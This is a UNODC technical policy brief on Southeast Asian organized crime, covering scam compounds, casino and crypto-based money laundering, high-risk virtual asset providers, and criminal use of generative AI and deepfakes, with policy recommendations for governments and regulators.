Transnational Organized Crime and the Convergence of Cyber-Enabled Fraud, Underground Banking and Technological Innovation in Southeast Asia:
A Shifting Threat Landscape

October 2024

Technical Policy Brief

Acknowledgements

Disclaimer

Explanatory note

Reference to dollars ($) are to United States dollars, unless otherwise stated. Reference to tons are to metric tons, unless otherwise stated. Conversions and statistics presented in this report are current as of the time of printing.

UNITED NATIONS OFFICE ON DRUGS AND CRIME

Southeast Asia and the Pacific

Transnational Organized Crime and the Convergence of Cyber-Enabled Fraud, Underground Banking and Technological Innovation in Southeast Asia: A Shifting Threat Landscape

October 2024

Technical Policy Brief

Table of Contents

Abbreviations and acronyms

AUSTRAC	Australian Transaction Reports and Analysis Centre
BGF	Border Guard Force
CDD	Customer Due Diligence
CEZA	Cagayan Economic Zone Authority (Philippines)
DNFBPs	Designated Non-Financial Businesses and Professions
DNS	Domain Name System
FATF	Financial Action Task Force
FDI	Foreign Direct Investment
FINCEN	Financial Crimes Enforcement Network
FINTRAC	Financial Transactions and Reports Analysis Centre of Canada
GGRs	Gross Gaming Revenues
GTSEZ	Golden Triangle Special Economic Zone
ICO	Initial Coin Offering
IRCs	Integrated Resort Casinos
KNLA	Karen National Liberation Army
KNU	Karen National Union
KYC	Know Your Customer
MERs	Mutual Evaluation Reports
MIC	Myanmar Investment Commission
MNDAA	Myanmar National Democratic Alliance Army
NFTs	Nonfungible Tokens
OFAC	Office of Foreign Assets Control
OTC	Over the counter
OTP	One time password
PAGCOR	Philippine Amusement and Gaming Corporation
PEZA	Philippine Economic Zone Authority
PoC	Province of China
POGO	Philippine Offshore Gaming Operator
P2P	Peer to peer
RAT	Remote Access Trojan
RCBC	Rizal Commercial Banking Corporation
RMB	Renminbi
SAR	Special Administrative Region
SEC	Securities and Exchange Commission (Philippines)
SEO	Search Engine Optimization
SEZ	Special Economic Zone
SR	Special Region
STRs	Suspicious Transaction Reports
TOC	Transnational Organized Crime
UNODC	United Nations Office on Drugs and Crime
USDT	Tether Stable Coin
UWSA	United Wa State Army
VASPs	Virtual Asset Service Providers

List of figures, tables and maps

Executive summary

Executive summary

The transnational organized crime threat landscape in Southeast Asia is evolving faster than in any previous point in history. This change has been marked by growth in the production and trafficking of synthetic drugs and cyber-enabled fraud, driven by highly sophisticated syndicates and complex networks of money launderers, human traffickers, and a growing number of other service providers and facilitators.

Despite mounting enforcement efforts, cyber-enabled fraud has continued to intensify, resulting in estimated financial losses between US $18 billion and $37 billion from scams targeting victims in East and Southeast Asia in 2023.[1,2] A predominant proportion of these losses were attributed to scams committed by organized crime groups in Southeast Asia.

Fundamentally, the sheer scale of proceeds being generated within the region's booming illicit economy has required the professionalization and innovation of money laundering activities, and transnational criminal groups in Southeast Asia have emerged as global market leaders. Building on existing underground banking infrastructure including underregulated casinos, junkets, and illegal online gambling platforms that have adopted cryptocurrency, the proliferation of high-risk virtual asset service providers (VASPs) across Southeast Asia have now emerged as a new vehicle through which this has taken place, servicing criminal industries without accountability.

Against this backdrop, it has become clear that several countries in Southeast Asia, and particularly those in the Mekong, have been targeted as a key testing ground for transnational criminal networks looking to expand their influence and diversify into new business lines. Asian crime syndicates have rapidly integrated new service-based business models and technologies including malware, generative AI, and deepfakes into their operations while opening up new underground markets and cryptocurrency solutions for their money laundering needs.

As law enforcement and regulators stepped up their efforts against casinos, illegal online gambling, and cyber-enabled fraud in Southeast Asia, organized crime have hedged and consolidated by expanding operations across inaccessible and autonomous non-state armed group territories and other criminal enclaves in and around the Golden Triangle

---

1 The total estimated financial loss is the sum of the losses from cyber-enabled fraud victims across 12 countries and territories in East and Southeast Asia: China, Hong Kong (China), Macau (China), Indonesia, Japan, Malaysia, the Philippines, the Republic of Korea, Singapore, Thailand, Taiwan Province of China, and Viet Nam. For each country and territory, the estimated financial loss was calculated using the following formula: Estimated financial loss per country = (Reported financial loss) × (100 ÷ Reporting rate (%)).

2 Another approach to understanding the size of the cyber-enabled fraud industry in Southeast Asia is by examining the proceeds generated by people working within it. Based on information provided by regional law enforcement agencies, UNODC estimates that organized criminal networks engaged in cyber-enabled fraud generate between US $27.4 and $36.5 billion annually. This range is based on the estimated labour force in scam centres in 10 Southeast Asian countries (ASEAN members) and the average amount of proceeds generated (or stolen) by each individual. While this estimate offers a different perspective and also highlights the sheer scale of the industry in Southeast Asia, there are uncertainties regarding both estimated labour force and average revenues generated per person.

and elsewhere in the region and beyond. It is now increasingly clear that a potentially irreversible displacement and spillover has taken place in which organized crime are able to pick, choose, and move value and jurisdictions as needed, with the resulting situation rapidly outpacing the capacity of governments to contain it.

Expanding on UNODC's past analyses of casinos, money laundering, underground banking and transnational organized crime in Southeast Asia, the development of this report has required analysis of law enforcement investigations and prosecutions which have provided insights into the region's shifting threat landscape. More specifically, it has been developed through extensive examination of criminal indictments and case records, intelligence analysis, court documents, and corporate records, as well as consultation with both international and regional law enforcement and criminal intelligence partners. UNODC has also conducted an extensive mapping and analysis of data obtained from thousands of Telegram underground marketplaces, groups, and channels attributed to Asian organized crime networks and affiliated service providers.

The report consists of three comprehensive chapters, offering insights into the latest regional developments and trends, underground banking and money laundering, and technological innovation fueling the ongoing situation. It presents information and data points that have not previously been pieced together, representing a unique attempt to further improve understanding of the region's evolving criminal ecosystem and the convergence of cyber-enabled fraud, underground banking, and technological innovation.

Failure to address this ecosystem will have consequences for Southeast Asia and other regions as organized crime reinvest to further innovate, professionalize, and consolidate operations. The report provides recommendations to improve knowledge, awareness, policy, capacity, and coordination, and aims to serve as a foundation for accelerated solutions and deeper engagement between countries in Southeast Asia and their international partners.

Convergence of cyber-enabled fraud, underground banking, and transnational organized crime

While cyber-enabled fraud continues to expand and poses growing challenges, the region is witnessing a major convergence of different crime types and criminal services. Rapidly shifting advancements in physical, technological, and digital infrastructure have allowed organized crime networks to expand these operations. Casinos, hotels, Special Economic Zones (SEZs), and other business parks and property developments across the region have become hubs for the booming illicit economy, adding to existing governance challenges in many of the region's border areas. These venues have been found to serve as strongholds from which transnational criminal groups may operate, convene, and conduct other criminal activities including drug production and trafficking, illegal gambling, trafficking in persons for forced criminality, prostitution, pornography, and money laundering operations, among others.

The development of novel digital solutions in money laundering and underground banking has enabled the continued expansion of the criminal business environment across Southeast Asia, creating high-speed channels for effectively integrating billions in criminal proceeds into the formal financial system with impunity. This has in turn attracted new criminal networks, innovators, and specialist service providers to enter illicit markets while simultaneously driving demand for sophisticated new channels to be created.

At the same time, significant developments relating to large underground online marketplaces explicitly servicing transnational criminal groups in Southeast Asia have also taken place and exacerbated existing challenges while accelerating ongoing convergence. Several platforms controlled by powerful and influential regional criminal networks have come to dominate the illicit economy, particularly on Telegram, representing key venues where criminals and service providers congregate, connect, and conduct business online, fueling the growth of the regional illicit economy. Together, this infrastructure and convergence has created conditions for self-sustained growth of the criminal ecosystem, enabling the targeting of people far beyond the region.

Professionalization and consolidation of a criminal service economy

Inflow of capital and expansion of markets has led to increasing professionalization among criminal operations and actors providing services to them. Cyber-enabled fraud operations have taken on industrial proportions, with independent and scattered fraud gangs being replaced by larger, consolidated criminal groups often operating under the guise of industrial and science and technology parks as well as casinos and hotels.[3,4,5] Authorities have further indicated that these groups have created stable networks consisting of vast physical and internet communication technology (ICT) infrastructure while leveraging a new service-based business model online under which previously independent groups now operate.[6,7]

KK Park, Kayin State, Myanmar, June 2019 (top) and June 2024 (bottom). Source: Google Earth, e-GEOS and European Space Agency, 2024.

3   UNODC, Casinos, Money Laundering, Underground Banking and Transnational Organized Crime in East and Southeast Asia, January 2024.

4   Global Fraud Summit, National Police Agency of Japan, Tokyo, Japan, September 2024.

5   Supreme People's Procuratorate of the People's Republic of China, 检察机关打击治理电信网络诈骗及其关联犯罪工作情 （2023年）[Procuratorial Organs' Efforts to Combat and Govern   Telecommunications Network Fraud and Related Crimes (2023)], 30 November 2023. https://www.spp.gov.cn/xwfbh/wsfbt/202311/t20231130_635181.shtml#2.

6   Ibid.

7   Global Fraud Meeting, National Police Agency of Japan, Tokyo, Japan, September 2024.

Rapidly expanding compounds such as KK Park in Myanmar's Kayin State, have proliferated throughout Southeast Asia, particularly in the Mekong region and Philippines. They are often heavily fortified and securitized, characterized by high walls, barbed wire, armed guards, and strict surveillance of those who work there. Owners of these sites typically rent space to criminal groups and operators, and a single location may house numerous tenants engaged in a range of illicit online activities targeting different jurisdictions and managing online gaming platforms. In parallel to the expansion of physical infrastructure, the industry has seen an influx of increasingly specialized service providers. Focusing on specific services such as cybercrime, data harvesting, money laundering, and various AI-driven solutions, they have been at the heart of ongoing professionalization and have allowed criminal groups to leverage synergies and invest in a broad range of activities.

Expansion of regional underground banking and the rise of cryptocurrency misuse and high-risk VASPs

Underregulated casinos and junkets as well as illegal online gambling platforms continue to represent a critical piece of infrastructure serving the needs of transnational organized crime groups operating in and beyond the region. These industries have increasingly come to utilize cryptocurrency and have turned to or in many cases evolved into unauthorized and high-risk virtual asset service providers (VASPs) based in vulnerable parts of the region, compounding challenges faced by international law enforcement.

It has proven extremely difficult for authorities in East and Southeast Asia to effectively enforce laws and regulations to contain the spread of illegal online gambling – let alone to determine the source of funds used to place illegal bets – and the multi-billion-dollar industry has flourished across what some insiders prefer to call 'grey', 'black', or 'pre-regulated' markets. In so doing, illegal operators have proven their ability to serve as an effective legal, regulatory, and fiscal cover utilized by criminals to mask the true nature of illicit financial flows. The overwhelming success of this shadowy industry has also necessitated sophisticated new methods of processing and laundering vast amounts in

Figure 1. Stages of gambling-based money laundering

1. Placement

Illicit funds are introduced into the financial system by depositing money into gambling accounts using methods such as credit/debit cards, cryptocurrencies, prepaid cards, and cheques.

Credit/debit cards
Cryptocurrencies
Cheques
Prepaid cards
Gambling accounts

2. Layering

Source of funds are disguised through complex transactions involving multiple bets, transfers, and withdrawals within the gambling platform, making it difficult to trace the money's origin.

Legal or illegal bets
Transfers
Fake tournaments

3. Integration

The laundered funds are withdrawn or used for legitimate transactions which can include purchasing assets or transferring money to other accounts, effectively commingling. Funds can also be further obfuscated by being processed through multiple online gambling platforms.

Withdrawn funds
Return money to central accounts
Luxury assets
Investment in legal assets
Stock market transactions

Source: elaboration based on UNODC, Casinos, Money Laundering, Underground Banking and Transnational Organized Crime in East and Southeast Asia, January 2024.

illegal transactions and criminal proceeds. This has generated unprecedented demand for laundering-as-a-service providers which have been heavily utilized by powerful criminal networks engaged in far more than illegal online gambling.

In addition to the complex challenges posed by underregulated casinos and junkets, illegal online gambling platforms, and the sophisticated underground banking and money laundering networks needed to service them, the rise of unauthorized and high-risk VASPs have complicated the present situation. More specifically, the proliferation of high-risk exchanges, over-the-counter (OTC) services, large peer-to-peer (P2P) traders and other related businesses controlled by and facilitating transnational organized crime has fundamentally reshaped the business environment for criminal groups operating in Southeast Asia, particularly the Mekong.

As cases examined in this report demonstrate, major gaps in regional regulatory frameworks, awareness, and enforcement capacity are clearly being exploited by high-risk that have VASPs who have been able to present themselves as legitimate,

registered financial businesses despite being wholly unauthorized to engage in cryptocurrency-related activities.

The growing adoption of cryptocurrency within Southeast Asia's illicit economy has served as an important catalyst for cyber-enabled fraud operators based in the region to expand globally. This is due to the ease with which rapid cross-border transactions can take place, widespread misinformation and low levels of understanding about how cryptocurrency functions, and, in some cases, the breakdown of cross-border law enforcement cooperation, investigation, case intake, and asset recovery.

Powerful transnational criminal networks have developed a range of sophisticated mechanisms, structures, and techniques to launder stolen funds, particularly using stablecoins – or cryptocurrencies pegged to and backed by fiat currencies like the U.S. dollar – which have become popular in East and Southeast Asia compared to other regions.[8] While stablecoins have increased in popularity

---

8   Chainalysis, East Asia: Pro Traders and Stablecoins Drive World's Biggest Cryptocurrency Market, August 2020.

among legitimate users in recent years, they have become especially popular among criminal groups, particularly those involved in cyber-enabled fraud.[9] This is consistent with the findings of authorities in East and Southeast Asia which continue to report that stablecoins, and particularly Tether (USDT) on the TRON (TRX) blockchain, represent the preferred choice for Asian crime syndicates engaged in cyber-enabled fraud and money laundering operations servicing a wide range of criminal actors in and beyond the region.[10,11]

Figure 2. Illicit transaction volume by crime category and asset type, 2023

Source: Chainalysis, 2024.

Figure 3. Illicit transaction volume by asset type, 2018-2023

Source: Chainalysis, 2024.

The role of VASPs and the impact of cryptocurrencies is best illustrated by the example of one high-risk Mekong-based VASP whose core business heavily relies on USDT. The entity has been found to have processed between US $49 billion and $64 billion in total cryptocurrency trading volume between 2021 and 2024, representing the largest service provider in its category in the Asia-Pacific region

by some estimates.[12,13,14] While transactions relate to both licit and illicit activity, on-chain analysis indicates that the entity has up to 4.5 times more counterparty exposure to transactions with higher-risk entities including online gambling platforms, major multi-million-dollar cyber-enabled fraud schemes, and high-risk exchanges compared to its regional competitors.[15,16] It has also engaged in at least hundreds of millions of dollars in transactions with entities directly involved in or connected to large-scale drug trafficking, human trafficking, cybercrime, and the sale and distribution of child sexual abuse material online. This includes transactions with OFAC-sanctioned entities and several wallets linked to Lazarus Group[17]- attributed hacking incidents.

Adoption of new technologies and growing sophistication of criminal networks

Much like companies operating in the formal economy, the way in which transnational organized crime groups and cybercriminals alike have developed services and products that are sold to other criminal actors has represented one of the most significant developments to take within the regional threat landscape over past decades. This has led to a thriving criminal service economy and promoted specialization within it, in turn lowering the barrier to entry across a range of cyber and cyber-enabled crimes as well as other crime types.

9   Ibid.
10   Global Fraud Meeting, National Police Agency of Japan, Tokyo, Japan, September 2024.
11   UNODC, Regional Meeting of Analysts and Investigators, August 2024.

12   TRM Labs, UNODC, Workshop on Cybercrime, Digital Forensics and Digital Evidence: Addressing Online fraud, Ransomware, and Transnational Organized Crime Challenges, Vientiane, Lao PDR, June 2024.
13   Chainalysis, 2024 Crypto Crime Mid-year Update Part 2: China-based CSAM and Cybercrime Networks On The Rise, Pig Butchering Scams Remain Lucrative, August 2024. Accessed at: https://www.chainalysis.com/blog/2024-crypto-crime-mid-year-update-part-2/.
14   Many blockchain analysis and intelligence experts and companies supporting law enforcement investigations have also expressed challenges in analyzing and profiling large and diversified grey-market service providers due to the fact that these entities can involve high transaction volumes of funds derived from both legitimate business activities as well as proceeds of crime.
15   TRM Labs, UNODC, Workshop on Cybercrime, Digital Forensics and Digital Evidence: Addressing Online fraud, Ransomware, and Transnational Organized Crime Challenges, Vientiane, Lao PDR, June 2024.
16   Chainalysis, 2024 Crypto Crime Mid-year Update Part 2: China-based CSAM and Cybercrime Networks On The Rise, Pig Butchering Scams Remain Lucrative, August 2024. Accessed at: https://www.chainalysis.com/blog/2024-crypto-crime-mid-year-update-part-2/.
17   The Lazarus Group is a cyber threat actor best known for conducting high-profile financial cyberattacks and engaging in cyber espionage. Their operations often involve the deployment of sophisticated malware and more recently have been attributed to billions of dollars in stolen cryptocurrency.

Criminals are no longer required to handle their own money laundering, coding malware, or stealing sensitive personal information to profile potential victims or obtain initial access for their attacks themselves. Instead, these key components can be purchased from service providers in underground markets and forums, often at very accessible prices.

These service providers continue to evolve, ranging from bulletproof hosting, so-called grey and black data products, and malvertising to phishing-, hacking-, money mule-, and software and malware, among others, which together have fueled the booming regional cyber-enabled fraud industry.

Figure 4. Goods, products and services commonly advertised on underground online marketplaces and forums targeting cyber-enabled fraud operators and other criminal actors in Southeast Asia

Goods, products and services advertised by vendors on underground marketplaces and forums targeting cyber-enabled fraud operators and other criminal actors in Southeast Asia. Sorce: Elaboration based on Amplifying Signals from the Underground, Black Hat, 2017.

Criminal groups and service providers based in the region have also been quick to respond to mounting law enforcement pressure by capitalizing on the diffusion of powerful and increasingly accessible new technologies including blockchain, cloud computing, generative artificial intelligence, and machine learning, among others. This has provided criminal networks with a range of opportunities to develop new fraud capabilities, improve existing tactics and techniques, rely more heavily on technological processes as opposed to trafficked labour, and expand channels for obfuscating and laundering criminal proceeds. Taken together, this enables organized crime to dramatically scale up, fine-tune, and automate operations.

Perhaps most concerningly, the shifting threat landscape risks fundamentally reshaping the existing cyber-enabled fraud business model in Southeast Asia, making it considerably more difficult for many overwhelmed enforcement agencies and criminal justice systems to disrupt related criminal operations.

Integration of generative artificial intelligence

The integration of artificial intelligence (AI)[18] technologies by transnational criminal groups involved in cyber-enabled fraud is a particularly complex and alarming trend increasingly observed in Southeast Asia.[19,20,21] With the growing public accessibility of generative AI[22] tools, this technology has become a powerful force multiplier for criminal activities such as identity theft, fraud, data privacy violations, and intellectual property breaches, as well as threats to national security. The increased availability of open-source tools further amplifies the risk, enabling a wider range of illicit activities, including biometric identification fraud and the creation of AI-assisted sextortion and other fraudulent content.

While some limitations to its use remain[23], AI-powered tools, tactics, techniques, and processes

---

18 Artificial Intelligence (AI) refers to the simulation of human intelligence processes by machines, particularly computer systems. These processes include learning (the acquisition of information and rules for using it), reasoning (using rules to reach approximate or definite conclusions), and self-correction. AI can encompass a broad spectrum of methodologies and technologies, which enable machines to perform tasks that typically require human cognitive abilities.

19 UNODC, Regional Meeting of Analysts on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, Thailand, August 2024.

20 Global Fraud Meeting, National Police Agency of Japan, Tokyo, Japan, September 2024.

21 Supreme People's Procuratorate of the People's Republic of China, 检察机关打击治理电信网络诈骗及其关联犯罪工作情况（2023年）[Procuratorial Organs' Efforts to Combat and Govern Telecommunications Network Fraud and Related Crimes (2023)], 30 November 2023.

22   This area within deep learning focuses on algorithms that can generate new data based on learned patterns. GenAI models combine existing information to create novel content, such as images or text, with a high degree of personalization and contextual relevance.

23   For instance, there is indication that criminal groups based in the region continue to prefer to utilize human models for the purposes of various investment, romance, and impersonation fraud schemes due to significant inadequacies in the present state of real-time deepfake software currently on offer by various regional service providers online. At the same time, researchers and other experts have noted limitations in real-time AI-generated chatbots, particularly in the case of communicating feelings and emotions in the context of social engineering schemes which has presently continues to hinder the ability of criminal groups to completely automate the chatting process using these tools. It should be noted, however, that AI-generated content is improving on a daily basis, and many of the present challenges that exist today are anticipated to be overcome imminently.

offer a wide range of possibilities to criminal groups looking to exploit this powerful technology. This includes but is not limited to automating phishing attacks, crafting convincing fake identities and online profiles, and generating personalized scripts to deceive victims while engaging in real-time conversations in hundreds of languages. Additionally, there is strong indication that AI-generated content, and particularly deepfakes,[24] is increasingly being misused by criminal groups in Southeast Asia for malicious purposes such as impersonation fraud, deepfake pornography, sextortion, and other cyber-enabled fraud schemes through the alteration of authentic video footage and audio.

These developments have not only expanded the scope and efficiency of cyber-enabled fraud and cybercrime, but have also lowered the barriers to entry for criminal networks that previously lacked the technical skills to exploit more sophisticated and profitable methods. The integration of AI-driven techniques will in turn increase cyber-enabled fraud in terms of volume – or amplifying fraudsters' potential reach by enabling fraud to take place at greater speeds and scale – alongside sophistication over time which will increase the efficiency of criminal groups by enabling the creation of more convincing and personalized fraud content.

Deepfake-related crimes are on the rise in the Asia-Pacific region, with some studies reporting a staggering 1,530 per cent increase between 2022 and 2023.[25] In addition to the increased ease of adoption by organized crime groups, this creates significant challenges in criminal justice systems not equipped to deal with the broader impact of failing content-based verification at scale. This has also caused major issues for consumers and industries depending on digital know-your-customer (KYC) processes.

---

24   Deepfakes are a type of synthetic media generated through advanced AI and machine learning techniques. The core elements of AI include Machine Learning, Deep Learning, Generative AI, and Large Language Models (LLMs). Deepfake technologies allow for the creation of AI-generated digital content, and particularly videos and audio, that can look and sound remarkably authentic. Through the manipulation of facial expressions, lip synchronization, and vocal intonations, deepfakes can convincingly fabricate scenarios to falsely portray individuals as engaging in activities or making statements that they did not actually perform or utter.

25   Sumsub, Identity Fraud Report, https://sumsub.com/fraud-report-2023/ https://www.indiatoday.in/india/story/india-among-top-targets-of-deepfake-identity-fraud-2472241-2023-12-05.

Figure 5. Primary application of AI tools used to perpetrate cyber-enabled fraud and scams

Source: Elaboration based on research conducted by Price Waterhouse Cooper, 2024.

Figure 6. Top five countries in the Asia Pacific region by deepfake incident growth, 2022 – 2023

Source: Sumsub, 2023.

Analysis of hundreds of regionally-focused Telegram underground marketplaces and forums shows that the growing integration of deepfake technology is being driven by new online vendors and service providers marketing AI-powered tools to criminal groups engaged in cyber-enabled fraud. This includes the use of AI-generated content for social engineering in fraud schemes, deceptive recruitment campaigns (i.e. recruitment of victims of trafficking for forced criminality), disinformation, and money laundering by services specializing in bypassing KYC measures – demonstrated by more than a 600 per cent[26] increase in mentions of deepfake-related content targeting criminal groups across monitored platforms between February and July 2024.[27] There is also increasing evidence of AI

---

26   Based on internal UNODC research and analysis.

27   These findings are consistent with other recent research. For instance, according to iProov's Threat Intelligence Report 2024, statistics show face swap injection attacks increased by a staggering 704 per cent in the second half of 2023 compared to the first half. Another analysis by Point Predictive of over 10 million instant messages from the top 25 Telegram fraud forums between 2020 - 2024 revealed a massive spike in related keyword mentions, surging to over 37,000 messages in a March 2024—a 900 per cent increase over the previous month.

tools including jailbroken large language models (LLMs) being used to develop malicious code, as well as use in data processing to enhance victim profiling efficiency.

Figure 7. Mentions of deepfake keywords in select Telegram marketplaces and forums in Southeast Asia, February – July 2024

Source: UNODC 2024.

More recently, the deepfake technology suite on offer in the region has been expanded to include an integrated audio deepfake or so-called voice swap feature, with some vendors same-day on-site installation across several Southeast Asian countries.

Recommendations

The following broad recommendations are intended to help countries in the region address the findings and vulnerabilities identified in this report, and ultimately to strengthen the awareness, understanding, and capacity of governments, oversight authorities, and law enforcement in Southeast Asia, and particularly those in the Mekong region. They build on targeted recommendations informed by ongoing dialogues and consultations with governments and law enforcement in the region, and are also aligned with comprehensive and strategic recommendations provided in the *ASEAN + China Roadmap to Address Transnational Organized Crime and Trafficking in Persons Associated with Casinos and Scam Operations in Southeast Asia*.[28]

---

28 UNODC, ASEAN Member States and the People's Republic of China Regional Cooperation Roadmap to Address Transnational Organized Crime and Trafficking in Persons Associated with Casinos and Scam Operations in Southeast Asia, September 2023. Accessed at: https://www.unodc.org/roseap/2023/09/asean-china-action-plan-criminal-scams/story.html.

Knowledge and awareness

- Systematic organized crime analysis and threat monitoring is undertaken on online gambling platforms, junkets, cyber-enabled fraud, and the integration of artificial intelligence, as well as related money laundering, underground banking, trafficking for forced criminality, and other forms of organized crime. This includes analysis and monitoring of the infiltration of organized crime in legitimate business sectors, in particular real estate, construction, logistics, online gaming, virtual assets, and travel tour operators.

- An institutionalized regional intelligence sharing and threat monitoring platform focused on cyber-enabled fraud and related transnational organized crimes is developed and adopted by governments in East and Southeast Asia to improve situational awareness and regional responses.

- Collaborative research is done with governments in Southeast Asia to understand illicit financial flows within the region, with an emphasis on facilitators, offshore jurisdictions, and methods and typologies.

- Monitoring of organized crime involvement in casinos, junkets, cyber-enabled fraud operations, and high-risk VASPs operating in border areas, SEZs, and other criminal hubs is conducted.

- Forums where transnational organized crimes are discussed are used to expand awareness of, and build momentum to address cyber-enabled fraud, underground banking and money laundering, and related organized crimes and emerging technological threats.

- Advocacy is undertaken to expand public awareness about the connection of the underregulated casino and virtual asset industries to organized crime.

Policy and legislation

- High level policy commitment, including adoption of the Regional Strategic Roadmap by ASEAN Senior Officials Meeting on Transnational Crime.

- National action plans and a regional strategy to deal with organized crime, underground banking, money laundering, and related criminality, in casinos, junkets, SEZs and other criminal hubs are developed.

- Legislation and regulatory frameworks related to money laundering, virtual assets, asset forfeiture, casino supervision and management, online gambling, and SEZs is revised and strengthened.
- Mechanisms are established and enforced to review profiles of investors in casinos, including online platforms and junket operations, and SEZs, as well as VASPs, to determine beneficial ownership and associations with organized crime.
- Where applicable, legislation related to offshore online casino operations fall in line with emerging industry best practices in moving away from the Point of Establishment ('POE') model to the Point of Consumption ('POC').
- Mutual legal assistance and judicial cooperation frameworks are adapted to allow for more efficient freezing and seizing of asset.
- Strengthening national counter trafficking legislation, including through expansion of the non-punishment principle to ensure that victims are not criminalized for offences committed as a result of their exploitation, and to assure that trafficking in person for forced criminality is reflected and prosecuted according to the context of organized crime.

Enforcement and regulatory responses

- A regional inter-agency forum to share information and intelligence on the use of casinos, virtual assets, and high-risk or unauthorized VASPs for money laundering is created with participation of regulatory bodies, financial intelligence units, and law enforcement authorities.
- Unlicensed and unregulated casinos, including online platforms, and high-risk or unauthorized VASPs, particularly cryptocurrency exchanges, over the counter (OTC) services and large peer-to-peer (P2P) traders, are identified and prevented from operating.
- Increase regional identification of victims of trafficking according to UNODC indicators on trafficking in persons for forced criminality; strengthen regional cross border investigations that result in strategic litigation against transnational organized crime (part of UNODC trafficking in persons regional programme)
- Digital forensic evidence is recovered, preserved, analyzed and shared.

- A mechanism is established with social network service providers to monitor job recruitment advertisements.
- Authorities are trained on online gambling operations and money laundering methods enabled by sophisticated technologies, particularly cryptocurrencies.
- Regulations put in place and enforced in relation to filing of suspicious transaction reports (STRs) for casinos, VASPs, and related service providers.
- Regulators improve capacity for land-based and online casino management and supervision, particularly in the areas of integrating suspicious transaction reporting software and surveillance technologies, and enforcing anti-money laundering measures including enhanced beneficial ownership requirements, and KYC and customer due diligence (CDD) policies and procedures, particularly in the case of junket and associated VIP rooms.
- Specialized training on money laundering and underground banking investigations, virtual assets, asset forfeiture, is offered to police, prosecutors, and regulators.
- Funds entering land-based casinos and online gambling platforms as well as VASPs over a prescribed threshold should be verified as to their origin, and sufficient information should be provided to allow for CDD and source of funds verification and analysis.
- Licensing regimes and enforcement frameworks for money service businesses and VASPs are reviewed and strengthened, making it a criminal offence for a business to be engaged in related activity without a license, including cryptocurrency exchange.

Report development
and analysis

Report development and analysis

The present report is part of a growing body of threat analyses conducted by UNODC on transnational organized crime in Southeast Asia.

In 2019, UNODC released the report *Transnational Organized Crime in Southeast Asia: Evolution, Growth, and Impact*, which provided a comprehensive analysis of the characteristics and evolution of organized crime, including various forms of trafficking, over a five-year period. The report also identified key vulnerabilities in the region, such as drug trafficking and associated money laundering activities, particularly in border regions that have seen the emergence of casinos and Special Economic Zones (SEZs).

The findings of the report were presented to policymakers, law enforcement agencies, international partners, academics, and other experts, with the objective of fostering dialogue and advancing efforts to address organized crime more effectively. Subsequently, in November 2019, UNODC engaged with Ministers and senior officials from Cambodia, China, Lao PDR, Myanmar, Thailand, and Vietnam, under the framework of the Mekong Memorandum of Understanding on Drug Control, where a new political framework and action plan were agreed upon to address the escalating drug situation. A targeted policy brief on casinos and money laundering served as a basis for these discussions, which resulted in consensus on the need for a deeper examination of the connections between organized crime, drug trafficking, money laundering, and casinos and SEZs in the region.

Other countries in the region also expressed support for this initiative, recognizing the necessity of a study that would explore the interplay between the casino industry, money laundering, drug trafficking, and transnational organized crime, to better equip regional governments with the tools for multilateral cooperation and strategic responses.

